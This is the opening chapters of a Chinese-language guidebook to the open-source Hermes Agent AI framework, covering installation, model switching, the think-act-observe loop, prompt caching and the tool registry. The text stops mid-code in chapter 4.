

Hermes-Agent

Nous Research · v0.8.0

深度剖析

从入门到精通的自进化 AI Agent 开发指南

陈瑶 著

Hermes-Agent 深度剖析：从入门到精通的自进化 AI Agent 开发指南

内容提要

Hermes Agent 是目前唯一自带"学习循环"的开源 AI Agent——它能在使用中自己变聪明。本书从实战出发，带你从安装、配置、日常使用一路深入到二次开发。核心代码会在需要时贴出来讲解，但不搞逐行注释那套——这毕竟是一本书，不是 API 文档。

前言

2026 年 4 月，Nous Research 发布了 Hermes Agent v0.8.0——一个具备内置学习循环的开源 AI Agent。跟 LangChain 那种"编排框架"、AutoGen 那种"多 Agent 对话"都不一样，Hermes Agent 走了一条独特的路：它会从经验中自己学新技能，会主动记住你的偏好，能搜索自己的历史对话，还会跨会话构建对你的理解。说人话：**它越用越懂你**。

市面上讲 AI Agent 的书，要么理论太多落不了地，要么是 API 文档的翻版。这本书我想换个写法——**从实战出发，让你先跑起来，再慢慢理解**。每章都标注了关键代码的精确位置（文件:行号），方便你在源码里找到对应的实现。

读者对象

- 想自己搭一个 AI 助手来用的开发者
- 需要评估"自改进" Agent 是否靠谱的架构师
- 对 Agent 系统具体怎么落地感兴趣的技术人
- 想给 Hermes Agent 写插件或贡献代码的开发者

如何阅读本书

- **快速上手**：读第 1 章装好跑起来 → 第 17 章学个工作流 → 日常用起来
 - **系统学习**：按"初见→上手→深入→调教→高手"五个阶段顺序读
 - **只看某个点**：每章独立，碰到具体问题时可以直接跳到对应章节
 - **二次开发**：重点读第 4 章（工具系统）、第 18 章（扩展 Hermes Agent），配合附录 A 的源码索引
-

目录

第一篇：从零上手

- 第 1 章 5 分钟从零跑起来
- 第 2 章 换个模型？一句话的事
- 第 3 章 Agent 在背后是怎么"思考"的

第二篇：核心能力

- 第 4 章 工具就是 Agent 的手
- 第 5 章 给 Agent 写一本操作手册
- 第 6 章 让 Agent 记住你

第三篇：深入理解

- 第 7 章 系统提示——Agent 的世界观怎么搭出来的
- 第 8 章 会话管理——一次对话从生到死
- 第 9 章 子 Agent 与委派——让 Agent 自己安排人手
- 第 10 章 终端界面——命令行里的交互体验

第四篇：生态与扩展

- 第 11 章 消息网关——同一个 Agent 出现在 16 个平台
- 第 12 章 事件钩子与插件——不修改核心代码也能加功能
- 第 13 章 MCP 集成——让 Agent 用上全世界的工具
- 第 14 章 定时任务——Agent 不睡觉

第五篇：生产与进阶

- 第 15 章 批量运行、轨迹压缩与 RL 训练
 - 第 16 章 部署、配置与运维
 - 第 17 章 从零搭一个 Hermes Agent 工作流
 - 第 18 章 扩展 Hermes Agent——自己动手加功能
-

第一篇：从零上手

第 1 章 5 分钟从零跑起来

本章很短，就一个目标：**让你在 5 分钟内把 Hermes Agent 跑起来，看到它正常回复你**。什么 Agent 定义、范式演进、框架对比——那些都是后话。先让它动起来，后面有的是时间慢慢理解。

1.1 装好它

三种方式，选一个就行。

pip 安装（推荐）

```
pip install hermes-agent
```

踩坑：确保 Python ≥ 3.11 。我一开始在 Python 3.10 上装的，报了个莫名其妙的 `match` 语法错误——Python 3.11 才支持 `match/case`，而 Hermes Agent 用了一堆。

Docker

```
docker run -it --rm \
-v ~/.hermes:/root/.hermes \
-e OPENROUTER_API_KEY=sk-or-... \
hermes-agent
```

Docker 的好处是隔离，不污染本机环境。坏处是每次启动容器都要等几秒，日常用不太爽。

源码安装（如果你想看代码）

```
git clone https://github.com/nousresearch/hermes-agent.git
cd hermes-agent
pip install -e ".[all]"
```

源码安装的好处是可以随时改代码试效果。不过第一次用，建议 pip 安装先。

1.2 跑起来

装好之后，跑这个：

```
hermes setup
```

它会问你要 API Key。如果你用 OpenRouter（最省事，200+ 模型随便换），去 openrouter.ai/keys 注册一个免费 Key。

```
? 选择模型提供商: OpenRouter
? 输入 API Key: sk-or-v1-xxxxxx
? 默认模型: anthropic/claude-sonnet-4
```

搞完之后：

```
hermes chat
```

看到这个界面就说明成功了：

```
Hermes Agent v0.8.0
一个会自进化的 AI Agent

> 你好

你好！我是 Hermes Agent，有什么可以帮
你的？我可以读写文件、执行命令、搜索
网页、甚至自己学新技能。
```


如果没成功，80% 的原因是 API Key 配错了。检查 `~/.hermes/.env` 文件，确认 `OPENROUTER_API_KEY` 是对的。

1.3 刚才发生了什么？

你说了句“你好”，Agent 回复了你。看起来就是个普通聊天机器人。但背后的流程不一样——让我用一个需要多步操作的例子带你走一遍。

假设你问的是：“读取当前目录的 README.md 并总结一下”。

Hermes Agent 的内部走的是这样一个循环：



这个模式叫**思考-行动-观察**循环。每一轮都是：LLM 思考"下一步做什么"→ 调用工具 → 看到工具结果 → 再思考 → 直到不需要调用工具了，直接给答案。

你可能会问：**为什么不一次性规划完再执行？** 因为现实情况中，工具返回的结果是不可预测的。你读文件，可能文件不存在；你执行命令，可能报错。如果提前规划好"先读文件再总结"，读到一半发现文件路径不对，整条规划就废了。思考-行动-观察的好处是每一步都基于上一步的真实结果做决策。

如果出错了呢？

几种常见的翻车场景：

工具调用失败：Agent 调 `read_file` 返回"文件不存在"。它看到这个错误，会自己修正——可能是路径不对，它会尝试其他路径，或者问你要正确的路径。**不会直接崩溃。**

Agent 陷入循环：有时候 Agent 会在两个工具之间来回切换，停不下来。这时候迭代预算（默认 90 次 LLM 调用）会强制终止。接近上限时，系统会在工具结果里塞一句提醒告诉它该收尾了。

上下文太长：对话久了，历史消息可能超出模型窗口限制。系统会自动压缩早期的对话——保留最近几轮，把更早的总结成摘要。

为什么选这种设计？

Hermes Agent 选了"单 Agent 循环"而不是复杂的编排或多 Agent 协调，原因很实际：**大多数个人使用场景下，一个 Agent 加上足够的工具就够了。**少一个抽象层，就少一层出 bug 的可能。

代价是这个循环比较"重"——每次工具调用都要等 LLM 推理一次。简单任务（比如"2+2 等于几"）也要走一遍完整的思考-行动-观察流程，有点浪费。智能路由（第 2 章会讲）部分解决了这个问题——简单问题直接用便宜模型快速回答。

1.4 它到底有什么特别的？

市面上 AI Agent 框架不少（LangChain、AutoGen、OpenHands.....），

Hermes Agent 最特别的一点写在了 README 第一行（[README.md:14](#)）：

It is the only agent with a built-in learning loop — it creates skills from experience, improves them during use, nudges itself to persist knowledge, searches its own past conversations, and builds a deepening model of who you are across sessions.

翻译成成人话：**它会在使用中自己变聪明。**具体来说：

- **从经验中学：**你让它干了三次同一类活（比如"给这个项目写测试"），它可以自动把这个流程做成一个"技能"，下次直接复用
- **它会记住你：**你告诉它"我习惯用 pip 而非 poetry"，它记在 MEMORY.md 里，下次自动按你的习惯来

- **它能回忆**：它能搜索自己跟你的历史对话，找到之前的解决方案
- **它会在各处陪你**：同一个 Agent，可以同时 在 Telegram、Discord、命令行里跟你聊天

这些"自进化"能力在后面第 5 章（技能系统）和第 6 章（记忆系统）会详细讲。现在知道有这回事就行。

1.5 系统长什么样？

一个用户消息进来，到最终拿到回复，经过了这么几层：



消息会反复经过"思考→行动→观察"这个循环，直到 Agent 认为任务完成了。

图上标的章节号是你后续深入阅读的指引。现在先整体看一眼有个印象，后面每章都会展开。

和第 1 章相关的几个关键源码文件：

文件	行数	管什么
`run_agent.py`	~9542	Agent 核心循环，对话引擎

`model_tools.py`	~577	工具调度和分发
`toolsets.py`	~637	工具集定义和组合
`agent/prompt_builder.py`	~983	系统提示的动态构建

到这里，你已经把 Hermes Agent 装好跑起来了，也知道了它跟普通聊天机器人最本质的区别。 下一章，我们聊聊怎么换模型——毕竟 Claude Sonnet 很好，但有时候你只需要一个便宜的模型跑跑脚本。

第 2 章 换个模型？一句话的事

第 1 章你用的是默认模型跑起来的。但实际用起来你会发现：有些时候需要强模型深度推理，有些时候用便宜模型就够了。Hermes Agent 在这块做得挺省心——它内置了对 200+ 模型的支持，切换模型就是一句话的事。

2.1 先搞懂它能用哪些模型

Hermes Agent 走的是 **OpenAI Chat Completions API 兼容路线**。这意味着任何提供 OpenAI 兼容端点的模型都能用——截至 2026 年，超过 90% 的 LLM 提供商都支持这个格式（OpenRouter、Together、Groq、DeepSeek、Mistral.....）。

好处很明显：你不用为每个提供商写不同的适配代码。坏处是 OpenAI 的格式本身有些别扭的地方——`tool_calls` 嵌套得深、参数是字符串不是 JSON、流式响应拼接麻烦——但“统一但不完美”比“完美但碎片化”好太多了。

核心概念（快速过）

```
# 一次 API 调用的骨架
client.chat.completions.create(
    model="gpt-4o",
    messages=[
        {"role": "system", "content": "你是一个助手。"},
        {"role": "user", "content": "北京的天气怎么样? "},
        {"role": "assistant", "content": None, "tool_calls": [
            {"id": "call_123", "type": "function",
             "function": {"name": "get_weather", "arguments": '{"city": "Beijing"}'}}
        ]},
        {"role": "tool", "tool_call_id": "call_123",
         "content": '{"temp": 22, "condition": "sunny"}'},
    ],
    tools=[{"type": "function", "function": {...}}]
)
```

这就是 Agent 和 LLM 之间的通信协议：**声明工具** → **LLM 决定调哪个** → **执行** → **把结果喂回去** → **LLM 继续推理**。四步循环，Hermes Agent 的对话引擎就是围着这个转的。

2.2 三种 API 模式，自动适配

Hermes Agent 支持三种 API 模式，在你创建 AIAgent 时自动检测：

chat_completions：标准 OpenAI 格式。绝大多数提供商用这个，也是默认模式。

anthropic_messages：Anthropic 的 Messages API。它的系统消息不在 messages 数组里，而是独立的 **system** 参数；工具调用用 **tool_use** content block 而不是 **tool_calls** 字段。转换逻辑在 `agent/anthropic_adapter.py` 里。

codex_responses：OpenAI Codex 的 Responses API，代码生成场景专用。

自动检测的逻辑很简单：

```
显式指定 > provider 名 > base_url 关键词 > 模型名关键词 > 默认 chat_completions
```

有个容易碰到的边界情况：如果你通过 OpenRouter 用 Claude 模型

(**anthropic/claude-sonnet-4**)，**base_url** 是 **openrouter**，**provider** 也是 **openrouter**。这时候应该用 **chat_completions** 模式（OpenRouter 兼容 OpenAI 格式），不要走 **anthropic_messages**。检测逻辑里 **base_url** 的优先级高于模型名，这个顺序是正确的。

2.3 Anthropic 适配器（给你看一眼，不深入）

`agent/anthropic_adapter.py` 是 Hermes Agent 里最复杂的一个适配层。它要处理

7 类格式差异：

1. 系统消息从 `messages` 数组抽出来
2. `tool_calls` 转成 `tool_use` content block
3. 连续的 `tool_result` 合并成一条 user 消息
4. 空消息用 (`empty message`) 占位 (Anthropic 拒绝空消息)
5. 上下文压缩后残留的孤立 `tool_use/tool_result` 清理掉
6. 连续同角色消息强制合并 (Anthropic 要求严格交替)
7. Thinking block 签名管理——第三方端点剥离 thinking block，直连的保留最后一条

第 7 点值得一提。Anthropic 的 thinking block 带有加密签名，上下文压缩后签名会失效。处理策略是：

- 第三方端点（如 Azure/Bedrock）：直接剥离所有 thinking block
- 直连 Anthropic：只保留最后一条 assistant 消息的 thinking，无签名的降级为普通文本

如果你是普通用户，不需要关心这些细节。知道有这层适配就行——它让 Hermes Agent 能用任何 Anthropic 模型而不用你操心格式转换。

为什么是这个架构？

你可能会问：Hermes Agent 为什么选择兼容 OpenAI 格式，而不是每个提供商各写一套适配器？毕竟 OpenAI 的 `tool_calls` 设计确实不够优雅——嵌套深、参数是字符串而非 JSON、流式拼接麻烦。

答案跟技术无关，跟生态有关。

想象一下，如果不走统一格式，Hermes Agent 要支持 10 个提供商、每个提供商有 3 种模型，最坏情况需要写 $10 \times 3 = 30$ 套适配器。如果第 11 个提供商来了，又是 3 套。这是典型的 NxM 问题——适配器数量 = 提供商数量 x 模型格式数量。

走 OpenAI 兼容路线，情况变成：1 个通用格式 + M 个适配器。大多数提供商（OpenRouter、Together、Groq、DeepSeek...）原生支持 OpenAI 格式，适配器数量为 0。少数不兼容的（Anthropic），写 1 个适配器。极端情况（Codex），再写 1 个。总数 = $N + M$ 而不是 $N \times M$ 。

这跟螺丝刀是一个道理：与其给每种螺丝配专用扳手，不如统一螺丝头规格，一把螺丝刀通吃。OpenAI 格式就是那个被广泛接受的“螺丝头规格”。

Anthropic 适配器为什么这么复杂？

`agent/anthropic_adapter.py` 里那 7 类格式差异，每一类背后都有具体的设计原因：

1. **系统消息从 messages 数组抽出来**——Anthropic 的 API 设计比 OpenAI 早，那时候“系统消息”的概念还在演进中。Anthropic 选择把它独立成 `system` 参数，语义上更清晰：系统消息不是对话的一部分，而是“给模型看的世界观

”。后来 OpenAI 把系统消息放进 messages 数组，用 role 区分，虽然统一了消息结构，但模糊了这个语义边界。

2. `tool\_calls` 转成 `tool\_use` content block——Anthropic 的消息格式用 content blocks 表示多模态内容（文本、图片、工具调用都是 blocks），结构更一致。OpenAI 把工具调用放在消息级别的 `tool_calls` 字段，跟 content 同级。两种设计都能工作，但 adapter 必须把 OpenAI 的扁平字段映射成 Anthropic 的嵌套 block。

3. 连续的 `tool\_result` 合并成一条 user 消息——Anthropic 要求同角色消息不能连续出现，而工具调用流中经常出现多条 `tool_result` 紧挨着。合并是最自然的处理方式。

4. 空消息用 `(empty message)` 占位——Anthropic 拒绝空 content 的消息。但对话压缩后可能留下只有 `tool_calls` 没有文本的 assistant 消息，这些不是错误，只是压缩的“副作用”。

5. 上下文压缩后残留的孤立 `tool\_use`/`tool\_result` 清理——压缩可能切断 `tool_call/tool_result` 的配对关系，残留的孤立块 Anthropic API 会报错。

6. 连续同角色消息强制合并——Anthropic 要求 role 严格交替（user/assistant/user/assistant...），违反就 400 错误。OpenAI 对同角色连续出现容忍得多。

7. Thinking block 签名管理——这是最复杂的一个。Anthropic 的 extended thinking 功能给 thinking block 加数字签名，目的是让用户能验证模型“真的思考了这些内容”而不是事后编造的——类似 HTTPS 证书的签名链。问题是压

缩后签名失效，这时第三方端点（Azure、Bedrock）直接剥离 thinking block（它们不支持这个功能），直连 Anthropic 的保留最后一条但去掉无效签名。

每一条差异都不是"Anthropic 故意跟 OpenAI 不一样"，而是**各自 API 演进路径不同留下的兼容性债**。adapter 的存在就是替用户还这些债。

2.4 辅助模型：重型活让便宜模型干

Hermes Agent 内部有一些"辅助任务"——上下文压缩、网页摘要、会话搜索、记忆刷写。这些活儿不需要最强的推理能力，用便宜模型就够了。

`agent/auxiliary_client.py` 的自动解析策略是：

- 如果你的主模型走的是 OpenRouter/Nous 这种聚合器，辅助模型从专用配置或环境变量解析
- 如果不是聚合器，直接复用主模型——省事，不用额外配 API Key

这种"主模型干重活，辅助模型打杂"的分层策略，说实话省了不少钱。我自己用下来，辅助任务用 GPT-4o-mini 绰绰有余。

2.5 智能路由：简单问题便宜答

`agent/smart_model_routing.py` 实现了一个挺实用的功能：**简单问题用便宜模型，复杂问题用强模型**。

启用后，系统先让小模型快速判断当前问题复杂度——如果只是闲聊或简单问答，小模型直接回了；如果要调工具或复杂推理，才切换到主模型。

根据实际负载，能省 30-70% 的 API 费用。不过有个前提：小模型判断复杂度本身也有延迟和成本，对话特别短的时候可能得不偿失。

2.6 Prompt Caching : 长对话不烧钱

Anthropic 的 Prompt Caching 可以缓存系统提示和长上下文，后续请求复用已处理的 token，费用大幅降低。Hermes Agent 默认对 Claude 模型自动启用：

- 判断条件：模型名含 `claude`，且走 OpenRouter 或 `anthropic_messages` 模式
- 缓存时间：5 分钟
- 缓存标记注入系统提示的特定断点位置

在长会话场景下，缓存命中能省 90% 的输入 token 费用。这是为什么系统提示要设计成"尽可能不变"的原因——变了缓存就失效了。

Prompt Caching 的钱怎么省的？

90% 不是夸张，是 Anthropic 官方公布的缓存折扣。具体来说：

Anthropic Prompt Caching 的定价模型是：**缓存命中的输入 token 只收 10% 的费用**。也就是说，假如你的系统提示有 4000 个输入 token，第一次请求付 4000 个 token 的钱（缓存未命中）。之后只要系统提示不变，每次请求只付 400 个 token 的钱——省了 90%。

但这里有三个关键限制：

1. **缓存有效期只有 5 分钟**。对话中两轮请求之间超过 5 分钟，缓存就过期了，下次请求又是全价。

2. **缓存只对前缀有效。** Anthropic 从第一个 token 开始缓存。你在系统提示末尾加了一行新的记忆，前缀就变了——从变化点开始往后的所有缓存块全部失效。

3. **只在特定断点位置标记缓存。** Hermes Agent 给系统提示的不同板块打上缓存标记，但只有标记位置之间的内容会被缓存。系统提示的每个板块（身份声明、工具定义、技能列表、记忆快照）都分在不同的缓存段里，修改其中一段不影响其他段的缓存命中。

这解释了为什么 Hermes Agent 的设计处处都在“保护前缀”——系统提示缓存在 SQLite 里不重新生成、临时上下文塞进用户消息而非系统提示、技能列表只放名称不放大段内容。**每改一次系统提示，可能多花几倍的钱。**

所以回到实际建议：如果你用 Claude 模型走 Anthropic 直连或 OpenRouter，尽量避免在对话中途切换模型或启停工具集——每次切换都可能触发系统提示重建，缓存失效，下一轮就是全价。

2.7 网络断了怎么办？Fallback 链

总有一些时候 API 挂了。Hermes Agent 支持配 Fallback 链——主模型不行就自动切到备用：

```
fallback_providers:
- provider: openrouter
  model: anthropic/claude-sonnet-4
- provider: ollama
  model: llama3
```

触发条件是 API 错误、连接超时、流式中断。每次主循环开始时，

`_restore_primary_runtime()` 会尝试恢复主提供商。

另外，`agent/credential_pool.py` 还实现了多 API Key 轮转——一个 Key 触发速率限制后自动切到下一个。网关同时服务多个用户时这个很有用，单用户场景基本碰不到。

说实话，这章的内容对日常使用来说大部分是透明的——你不需要了解

`anthropic_adapter.py` 里的格式转换细节，Agent 自己会处理。重点记住两件事：

1. **换模型就是 ``/model gpt-4o`` 一句话的事**，自动检测帮你搞定了背后的 API 模式切换
 2. **Prompt Caching 在省钱**，长对话别老是切模型（缓存会失效）
-

第 3 章 Agent 在背后是怎么"思考"的

第 1 章里我们跟踪过一次"读取 README.md 并总结"的完整流程。这一章我们放大来看——当 Agent 收到你的消息后，代码层面到底怎么走的。我们不关心 Yao et al. 2023 的论文，只关注 `run_agent.py` 里那个约 2400 行的 `run_conversation()` 实际在干啥。

3.1 先知道这玩意儿怎么停

Agent 不是无限循环的。停止条件有两个：

1. **LLM 决定不调工具了**，直接返回纯文本回复——这是正常结束
2. **迭代预算用完**——默认 90 次 LLM 调用，超过就强制停止

迭代预算由 `IterationBudget` 管理，线程安全，每个子 Agent 也有自己独立的预算（默认 50 次）。

有个"退还"机制值得一提：`execute_code` 这种复合工具（它在沙箱里可能自己再调工具），执行完后退还一次迭代预算，不算在 90 次上限里。

接近上限时，系统会在工具结果里偷偷塞一句提醒：

- 用了 70%："还剩 30% 的轮次了，差不多该收尾了"
- 用了 90%："必须立刻给出最终答案！"

这种压力提示不单独发一条消息（那会破坏对话结构），而是追加到最近的工具结果后面。不影响 Prompt Caching，LLM 又能看到。

迭代预算为什么是 90？

90 这个数字不是拍脑袋。它来自对 Agent 实际工作模式的观察：

大多数任务（文件读写、网页搜索、代码执行）在 10-30 次迭代内完成。90 次大约是平均用量的 3 倍，为复杂任务留足了安全边际。

为什么不设成 200 或 500？预算越大，Agent 越可能在无关路径上“浪费”迭代——比如反复尝试错误的工具调用、在两个方案之间来回摇摆。有限预算反而逼 Agent 做决策：如果你的预算只有 90 次，你会在前 30 次里集中解决主要问题，后 60 次用来处理意外和收尾。这跟项目管理里的“截止日期倒逼效率”是一回事。

为什么子 Agent 的预算只有 50 次？子 Agent 的任务范围更窄——通常是“做一次搜索”或“分析一段代码”这种明确边界的任务。30 次够了，50 次是安全边际。而且子 Agent 的 50 次是嵌套在父 Agent 的 90 次之内的——如果每个子 Agent 都用 90 次，三个子 Agent 就是 270 次 API 调用，成本爆炸。

至于退还机制（`execute_code` 退一次预算），原因更实际：`execute_code` 在沙箱里跑代码，代码执行本身也算时间但不应该消耗迭代预算。退一次意味着“这次执行不算，请继续思考”。

3.2 五阶段：一次完整的对话轮次

每次你发消息给 Agent，背后执行的是这五个阶段。

阶段 1：准备工作

1. `_install_safe_stdio()` → 防止你关终端时进程崩溃 (`BrokenPipeError`)
2. `_restore_primary_runtime()` → 如果上一轮 fallback 了，切回主提供商
3. `_sanitize_surrogates()` → 清理从富文本编辑器粘贴时带进来的乱码字符

4. 重置重试计数器 → 工具调用失败、JSON 解析失败、空响应的重试计数器归零
5. `_cleanup_dead_connections()` → 检查连接健康状况
6. 创建新的 `IterationBudget` → 开始计次

`_install_safe_stdio()` 是个容易被忽略但实际的坑——你在 Agent 输出时直接 `Ctrl+C` 或者关了终端，Python 的 `print()` 会抛 `BrokenPipeError`，整个进程就挂了。这个函数把 `stdout/stderr` 换成忽略该错误的包装器，就稳了。

阶段 2：系统提示构建

系统提示是 Agent 的“世界观”——你是谁、你有什么能力、有什么工具。它的稳定性直接影响了 Prompt Caching 的命中率。

```
# 简化逻辑
if self._cached_system_prompt is None:
    stored_prompt = self._session_db.get_system_prompt(self.session_id)
    if stored_prompt:
        self._cached_system_prompt = stored_prompt # 续接会话：复用缓存
    else:
        self._cached_system_prompt = self._build_system_prompt() # 新会话
```

系统提示被缓存在 SQLite 里，不会每轮重新生成。临时信息（比如插件注入的上下文、记忆预取）不塞进系统提示，而是追加到当前用户消息中——这保护了前缀缓存。

阶段 3：预压缩

进主循环之前先看看历史消息有没有接近上下文窗口上限。如果快超了，先压缩几轮再说——最多 3 轮压缩，每轮压缩完检查一次 token 数。

这种预防性压缩避免了你在对话半路突然被截断。

阶段 4：Plugin 钩子

执行插件的 `pre_llm_call` 钩子，允许插件在当前轮次注入上下文。

阶段 5：主循环

核心的 `while` 循环：

```
while api_call_count < max_iterations and iteration_budget.remaining > 0:
```

每轮迭代走完 9 步：

1. 中断检查 → 用户按了 Ctrl+C? 结束
2. 预算消耗 → 还有预算吗? 没了就结束
3. 步进回调 → 通知网关当前进度
4. 消息准备 → 复制消息 + 注入临时上下文 + 清理内部字段
5. 系统提示组装 → `cached_prompt` + `ephemeral_prompt`
6. 缓存标记注入 → 给 Anthropic 模型打上缓存标记
7. 消息清理 → 修复孤立的 `tool_call/tool_result`
8. API 调用 → 流式请求 + 重试逻辑
9. 响应处理
 - └ 有 `tool_calls` → 执行工具 → 压缩 (如果需要) → 继续循环
 - └ 无 `tool_calls` → 给最终回答 → 退出

为什么用同步循环而不是异步？

如果你看过一些 Python Agent 框架的代码，可能会注意到一个区别：Hermes

Agent 的 `run_conversation()` 是**完全的同步代码**，没有 `asyncio/await`。这不是偷懒，是有意为之。

Python 的 GIL（全局解释器锁）是第一个原因。GIL 意味着即使你用了 `asyncio`，CPU 密集的推理工作也不会并行执行——LLM API 调用本身是 I/O 密集的（等待网络响应），`asyncio` 确实能在这类场景下提高吞吐量。但 Hermes Agent 是一个单用户 Agent，同一时间只处理一个对话，吞吐量不是瓶颈。一个同步的 `while` 循环，每次等 LLM 回复、执行工具、继续循环，对单用户来说延迟是一样的。

第二个原因更实际：**同步代码的 bug 更少，更容易调试**。异步代码的问题在 Agent 场景下会被放大：

- 工具 handler 里不小心用了阻塞调用（比如 `time.sleep()`、`requests.get()`），整个事件循环卡住
- 异常传播路径复杂，一个子任务的异常可能吞掉主循环的状态
- 共享状态（`self._messages`、`self.iteration_budget`）在异步并发中需要加锁
- Ctrl+C 的中断处理在异步代码里经常不按预期工作

同步循环用最朴素的 `try/except` 就能捕获所有异常，每步执行顺序一目了然。对单用户 Agent 来说，同步带来的"浪费"约等于零（I/O 等待时间是一样的），但降低了数倍的维护成本。

即使有多工具并行执行的需求（见 3.6 节），Hermes Agent 也只在工具执行层面用 `ThreadPoolExecutor` 做并发——对话循环本身还是同步的。这个分工很清晰：**循环同步，执行并发。**

3.3 流式背后的健康检测

Hermes Agent 的流式调用（`_interruptible_streaming_api_call`）不只是为了实时显示。即使不需要显示，它也用流式——因为流式能提供两个关键检测：

1. **90 秒过期检测**：如果 90 秒没收到任何 token，认为连接挂了
2. **60 秒读超时**：如果一次读取操作超过 60 秒，认为连接死了

检测到不健康时：中断当前流 → 尝试重新连接或切到 Fallback 提供商 → 恢复上下文后重试。

3.4 上下文压缩：对话太长时咋办

`agent/context_compressor.py` 实现自动压缩。策略很简单：

1. 保留系统提示和最近的 N 轮对话 ("工作记忆")
2. 把更早的对话总结成一条摘要消息
3. 保留所有 `tool_call/tool_result` 对——工具调用的依赖不能断
4. 压缩完检查 token 数，不够就再来一轮

压缩用辅助模型（一般是便宜的那个），配置在 `auxiliary_client.py` 里。

3.5 意外情况处理

输出被截断

LLM 的输出可能因为 `max_tokens` 限制被截断 (`finish_reason="length"`)。

Hermes Agent 的做法是——最多续写 3 次，把截断的响应作为 assistant 消息追加，LLM 会自然接着写。

孤儿工具调用

上下文压缩可能导致 `tool_call` 和 `tool_result` 配对不完整。

`_sanitize_api_messages()` 负责清理：

- 有 `tool_call` 没对应 `tool_result` 的 → 删掉 `tool_call`
- 有 `tool_result` 没对应 `tool_call` 的 → 删掉 `tool_result`

工具调用验证

LLM 有时候会"幻觉"——说不存在的工具名，或者给格式错误的参数。系统会做两重验证：

1. 检查工具名是否在已注册列表中
2. 检查参数 JSON 是否合法

不通过就返回错误消息让 LLM 自己纠正。

Agent 中断传播：在子任务里按 Ctrl+C 会发生什么？

这是一个常见但容易被忽视的场景。你在 Agent 执行任务时按了 **Ctrl+C**——可能是觉得不对劲想打断，可能是不小心。

中断传播的路径是：

```
用户按 Ctrl+C
↓
KeyboardInterrupt 在终端线程中抛出
↓
_interruptible_streaming_api_call() 捕获中断
↓
设置 self.cancelled = True
↓
run_conversation() 检查 cancelled 标志 → 退出循环
↓
清理：关闭打开的文件、终止子进程、保存已完成的轨迹
↓
返回 "Task cancelled by user"
```

如果当时 Agent 正在执行一个子 Agent 任务 (`delegate_task`)，中断传播会更复杂：

```
用户按 Ctrl+C
↓
父 Agent 流式调用被中断
↓
子 Agent 的 run_conversation() 也收到取消信号
```

```
↓
子 Agent 收到 cancelled=True 并自行清理
↓
父 Agent 拿到子 Agent 的部分结果（如果有）
↓
父 Agent 返回："任务已取消，子任务已完成的部分：..."
```

这里有个设计意图：**中断不是强制终止**。`cancelled` 是一个协作式标志——循环的每一步都检查它，但不会在工具执行中途强行 kill 线程。这避免了 Agent 在写文件写到一半时被强行中断导致文件损坏。代价是某些阻塞操作（比如 `time.sleep(100)` 的终端命令）可能需要等操作自然完成才能响应中断。

3.6 并行执行：能一起干的就不排队

LLM 一次可能返回多个工具调用。Hermes Agent 用

`_should_parallelize_tool_batch()` 判断能不能并行：

```
# 满足所有这些条件才并行
# 1. 超过 1 个工具
# 2. 没有禁止并行的工具（如 write_file）
# 3. 要么全是并行安全的，要么路径不重叠的文件操作
# 4. 所有参数都能正常解析
```

路径不重叠检测是个实用的设计——两个文件操作分别改不同文件，可以安全并行；改同一个文件就得排队。

最大并行数限制为 8，用 `ThreadPoolExecutor` 管理。

这章内容偏底层。如果你是普通用户，不需要记住这 9 步流程——只需要知道 Agent 不会无限循环（有预算控制）、不会卡死（有健康检测）、对话太长会自动压缩就够了。后面第 4 章讲工具系统，就是 Agent“行动”这部分的详细展开。

第二篇：核心能力

第 4 章 工具就是 Agent 的手

从第 1 章你应该已经感觉到了——Agent 能干多少事，取决于你给了它什么工具。

读文件、写代码、搜网页、跑命令、发消息……这些都是工具。这一章我们不从注册表底层讲起，而是先看你能用哪些工具、怎么用，再深入背后是怎么实现的，最后手写一个自定义工具。

4.1 ToolRegistry 设计：集中式注册 + 条件过滤

`tools/registry.py` 是整个工具系统的中枢——一个零外部依赖的集中式注册表。

ToolEntry 数据结构

每个工具在注册时创建一个 `ToolEntry` 实例 (`registry.py`)：

```
class ToolEntry:
    __slots__ = (
        "name",          # 唯一工具标识符
        "toolset",        # 所属工具集
        "schema",         # OpenAI 格式的 JSON Schema
        "handler",        # 实际执行函数: handler(args: dict, **kwargs) -> str
        "check_fn",       # 可用性检查函数 (如检查 API Key)
        "requires_env",   # 所需环境变量名列表
        "is_async",       # 是否为异步处理器
        "description",    # 工具描述
        "emoji",          # 显示用 emoji
        "max_result_size_chars", # 单工具输出大小上限
    )
```

使用 `__slots__` 而非 `__dict__`，减少了每个工具实例的内存占用约 40%——当注册 30+ 工具时，这个优化是有意义的。

注册机制

`register()` 方法 (`registry.py`) 在每个工具模块的 `import` 时被调用:

```
def register(self, name, toolset, schema, handler,
              check_fn=None, requires_env=None, is_async=False, ...):
    # 碰撞检测: 同名工具在不同 toolset 下会覆盖并记录警告
    if name in self._tools and self._tools[name].toolset != toolset:
        logger.warning(f"Tool '{name}' already registered under "
                       f"'{self._tools[name].toolset}', overwriting with "
                       f"'{toolset}'")

    # 工具集可用性检查: 同一 toolset 的首个 check_fn 成为该 toolset 的检查函数
    if check_fn and toolset not in self._toolset_checks:
        self._toolset_checks[toolset] = check_fn

    self._tools[name] = ToolEntry(name=name, toolset=toolset, ...)
```

关键设计决策: `check_fn` 是 per-toolset 而非 per-tool 的。同一 toolset 下的所有工具共享一个可用性检查函数。例如, 所有 `web` toolset 下的工具 (`web_search`、`web_extract`) 共享同一个 `FIRECRAWL_API_KEY` 检查。这个选择的好处是高效——一次检查决定整个工具集的可见性, 同时 `check_results` 按 `check_fn` 的 `id()` 缓存, 多个工具共享同一个检查函数时只评估一次。缺点是不能在同一 toolset 内部分启用——但实践中同一工具集的工具几乎总是共享依赖, 这种粗粒度是可接受的。

Schema 过滤

`get_definitions()` 方法 (`registry.py`) 是 LLM 获取可用工具列表的入口:

```
def get_definitions(self, tool_names: Set[str], quiet: bool = False) -> List[dict]:
    check_results = {} # 缓存 check_fn 结果, 避免重复调用
    for name in sorted(tool_names):
        entry = self._tools.get(name)
        if not entry:
            continue
        # 评估可用性检查 (带缓存)
        if entry.check_fn:
